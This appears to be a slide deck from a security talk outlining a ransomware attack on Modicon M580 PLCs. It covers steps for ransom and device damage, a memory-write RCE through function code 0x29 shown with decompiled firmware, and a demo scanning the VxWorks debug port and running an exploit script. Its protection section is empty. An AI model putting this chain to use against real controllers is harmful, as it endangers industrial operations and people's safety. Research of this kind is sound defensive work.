
# Ransomware attack for M580



1. Invade the OT network, search for M580 devices in the network, and confirm the attack target;
2. Replace the applications of the M580, hinder the original production process, and set the attacker's known password;
3. Inject shellcode to remotely control the controller of M580;
4. Synchronously send ransom email to enterprise managers; Demand a ransom;
5. If not payed on time, remote start an M580 device damage Instruction;



# Bypass authorization to replace applications



# 0x29 function code RCE

## Modicon PAC RCE Tips

We can read / write physical memory of the PLC.


```
case 0x28u:
    pu_ReadPhysicalAddress(a1, v59, a3, a4);
    return (_BYTE *)exh_EndTry(v61, v68);
case 0x29u:
    if ( a5 != 2 )
        pumem_error(1200934, -32638, 0);
    pu_WritePhysicalAddress(a1, v59, a3, a4);
    return (_BYTE *)exh_EndTry(v61, v68);
```

Rewrite function pointer to **hijack the control flow**.

```
puSILactive        ALIGN 4
                   DCD 0x6E5D18CB      ; DATA XREF: pu_InitAppli+218↑to
                   ; pu_InitAppli+224↑r ...
resvMechanismSupportedByFw DCB 0      ; DATA XREF: pu_setResvActive↑to
                   ; pu_setResvActive+8↑w ...
                   ALIGN 2
_ZN8dd_CDict19MssDictEDTTypeArrayE DCB "BOOL",0 ; DATA XREF: _ZN8dd_CDict10GetTyp
                   ; seg000:off 131CD0↑to ...
```



# 0x29 RCE attack demo



```
root@kali: ~/0x29RCE
File Edit View Search Terminal Help
root@kali:~/0x29RCE# nmap -sU -p 17185 10.65.60.81


root@kali: ~/0x29RCE
File Edit View Search Terminal Help
root@kali:~/0x29RCE# python 0x29_RCE.py
```

Open VxWorks  
wdb debug port  
17185

# How to protect

## Rules for protection:

